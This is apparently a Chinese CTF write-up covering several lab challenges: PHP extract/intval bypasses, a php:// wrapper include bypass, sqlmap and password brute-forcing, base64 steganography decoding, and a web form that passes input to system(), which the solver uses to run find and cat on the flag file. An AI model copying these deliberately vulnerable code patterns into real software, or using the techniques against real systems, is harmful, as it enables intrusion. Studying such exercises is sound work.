



```php
<?php
header("Content-Type: text/html; charset=UTF-8");
error_reporting(0);
highlight_file(__FILE__);
require_once('flag.php');
$person='    A.bin    ';
extract($_GET);

//pass 1
if (isset($key1))
{
        $file = trim($person);
        if($key1 == $file){
                echo 'The pass 1 solve</br>';
                $pass1=1;
        }
        else{
                echo '56ys5LiA5YWz6YO96L+H5LiN5Y6777yf</br>';
        }
}

//pass 2
if (isset($key2))
{

        if(intval($key2,0) < 504 && intval($key2 + 100) > 504504)

        {
                echo 'The pass 2 solve</br>';
                $pass2=1;
        }
        else{
                echo '5YW25a6e5LiN6Zq+77yM55yf55qE5LiN6Zq+</br>';
        }
}

//Final pass
if (isset($key3))
{
        if ($pass1=1 && $pass2=1 && $key3==$pass3)
        {
                echo 'The flag is '.$flag;
        }
        else
        {
                echo '5Zue5aS055yL55yL5ZCn</br>';
        }
}
```

The pass 1 solve
The pass 2 solve
The flag is sysctf{Php PaSs ThrOugh}

easy_rs

- 简单的从ida打开然后查找flag字符串




- 从图像中提取字符就得到flag

低头


- 键盘密码，看密文包着哪个键就好了，解出CTF

easy_zip


- 爆破一下就能解出，关键是字典要用好）：）：）：



baby_sql



- 用sqlmap扫一下




0和1的故事

- 打开后是一串二进制数据，丢进在线破解网站

暴力一点

- 写着doc，加上docx后缀打开



- 需要密码，那就丢到网上爆破

- 得到密码，输进去看看


- 既然提示在图片下面，就把图片挪开

Flag 就在下面

flag{9c2965fa13be342b8e70a50410bc76bd}


include

- 打开网页，查看源码，f12准备post




- 伪协议绕过

PD9waHANCg0KJGEgPSAnc3lzY3Rme3NvX2Vhc3lfSU5jbG9EZV8wMTB9JzsNCg0K




- 把base64解密获取flag


登陆一下




- 打开网页，是个弱口令登录



- 放进burp里面爆破



- 得到密码后输进去看看



芥是啥

- 打开后是一堆东北话，找到网上关于东北话编程的教程去学习，然后把东北话变回python

```
import random
斌斌 = []
(斌斌).append("A.bin:让我看看谁又在学习。")
(斌斌).append("A.bin:可别被我逮住了！")
(斌斌).append(53)
for 菜鸡 in range(1, (2) + 1, 1):#菜鸡磨叽着转述了斌斌的话
  print((斌斌)[(菜鸡) - 1])
(斌斌)[(3) - 1] -= 3
del (斌斌)[(2) - 1]
print (斌斌)                          #斌斌=50
福癞嗝 = None
福癞嗝 = "这可不能让你小子知道喽！"
废话一堆 = "斌斌觉着得在这里放点废话，不然这丢人玩意看着也太小了，俺寻思斌斌说的在理，毕竟俺在斌斌眼里跟个大头菜似的，太
def 上个大锁(那啥, 这又啥):
  老张 = None
  老张 = "福癞嗝搁这玩意里头装着了嗷："
  for 老王 in range(1, ((斌斌)[(2) - 1] * 5) + 1, 1): #1-250
    print("老王",老王)
    老李 = len(那啥)                  #老李=12
    老胡 = random.randint(1, 老李)
    老张 = 老张 + (那啥)[(老胡) - 1]
    for 小胡 in range(1, (5) + 1, 1):  #1-5
      老李 = len(废话一堆)            #老李=59
      老胡 = random.randint(1, 老李)
      老张 = 老张 + (这又啥)[(老胡) - 1]
      print("小胡",小胡)
      print(老张)
  return 老张
小陈 = None
小陈 = 上个大锁(福癞嗝, 废话一堆)
print(小陈)

#小陈：斌叔让俺把上了锁的福癞嗝看好，俺就放在这了嗷。你可不许毛手毛脚。
#福癞嗝搁这玩意里头装着了嗷：
#太丢思也意太说斌放看毕头啦，寻里寻着太跟里斌点，说俺看斌意。说斌毕觉俺菜太玩人点，太斌斌点个看人！说人然里寻菜，也斌俺，

太丢思也意太
```


- （在图里面我尝试性的添加了几个输出以更直观的发现程序的规律）
- 通过代码分析发现是隔5个字废话有一个‘那啥’

太丢思也意太
说斌放看毕头
啦，寻里寻着
太跟里斌点，
说俺看斌意。
说斌毕觉俺菜
太玩人点，太
斌斌点个看人
！说人然里寻
菜，也斌俺，
太也太人这，
太头的的的丢
太太俺斌头话
斌头，斌斌不
菜的俺太太大
斌意竟。俺竟
说意俺丢不废
你太在斌丢人
斌在了在。这
！眼菜毕毕埋
说斌大竟俺得
斌着，斌不斌
说头汰了俺大
菜在这眼了在
啦丢得意不斌
太在人，了，
你太话大丢了
！看，斌不大
！在丢着，俺
说玩斌觉眼的
斌说毕斌竟斌
啦，废毕然跟
说人，头。，
菜得竟说思似
太毕 说理个


- 通过阅读不难得出明文是：斌斌说你太菜啦

不只是base64

- 是base64隐写
- 在网上找到破解隐写相关代码

```python
import base64

def Base64Stego_Decrypt(LineList):
    Base64Char = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"     #Base64字符集 已按照规范排列
    BinaryText = ""
    for line in LineList:
        if line.find("==") > 0:     #如果文本中有2个=符号
            temp = bin(Base64Char.find(line[-3]) & 15)[2:]      #通过按位与&15运算取出二进制数后4位 [2:]的作用是将0b过滤掉
            BinaryText = BinaryText+"0"*(4-len(temp))+temp      #高位补0
        elif line.find("=") > 0:        #如果文本中有1个=符号
            temp = bin(Base64Char.find(line[-2]) & 3)[2:]       #通过按位与&3运算取出二进制数后2位
            BinaryText = BinaryText+"0"*(2-len(temp))+temp      #高位补0
    Text = ""
    if(len(BinaryText) % 8 != 0):       #最终得到的隐写数据二进制位数不一定都是8的倍数，为了避免数组越界，加上一个判断
        print("警告:二进制文本位数有误，将进行不完整解析。")
        for i in range(0, len(BinaryText), 8):
            if(i+8 > len(BinaryText)):
                Text = Text+"-"+BinaryText[i:]
                return Text
            else:
                Text = Text+chr(int(BinaryText[i:i+8], 2))
    else:
        for i in range(0, len(BinaryText), 8):
            Text = Text+chr(int(BinaryText[i:i+8], 2))      #将得到的二进制数每8位一组对照ASCII码转化字符
        return Text

def Base64_ForString_Decrypt(Text):     #Base64解密
    try:
        DecryptedText = str(Text).encode("utf-8")
        DecryptedText = base64.b64decode(DecryptedText)
        DecryptedText = DecryptedText.decode("utf-8")
    except:
        return 0
    return DecryptedText

if __name__ == "__main__":
    Course = input("文件名:")
    File = open(Course, "r")
    LineList = File.read().splitlines()
    print("显式内容为:")
    for line in LineList:
        print(Base64_ForString_Decrypt(line),end="")
    print("隐写内容为:")
    print(Base64Stego_Decrypt(LineList))
```


- 照抄然后运行



ifconfig

- 题目是一个应该在本地运行的指令

- f12看源码，没有什么，输入ifconfig会回显网络配置，盲猜是直接能运行系统命令，输入cat ifconfig.php,果然

cat ifconfig.php 提交

输入ifconfig即可查看ip

```
<?php

/*
* @Time: 2022/3/18 23:13
* @Author: Hanayuzu
*/

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>

<form action="./ifconfig.php" method="post">
    <input type="text" name="commond"/>
    <input type="submit" value="提交">
</form>
<a>输入ifconfig即可查看ip</a>
<textarea rows="100" cols="300">
<?php

if(isset($_POST['commond'])){
    $cmd = $_POST['commond'];
    $info =  system($cmd);
}

?>
```


- 于是就相当于在自己系统里找东西，输find / -name "flag"

find / -name "*flag*" 提交

输入ifconfig即可查看ip

```
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/kpageflags
/usr/lib/x86_64-linux-gnu/perl/5.28.1/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.28.1/bits/waitflags.ph
/flag
/flag/.flag
```


- 打开相应的文件

cat /flag/.flag 提交

输入ifconfig即可查看ip

```
sysctf{easy_system_RCE_111}
```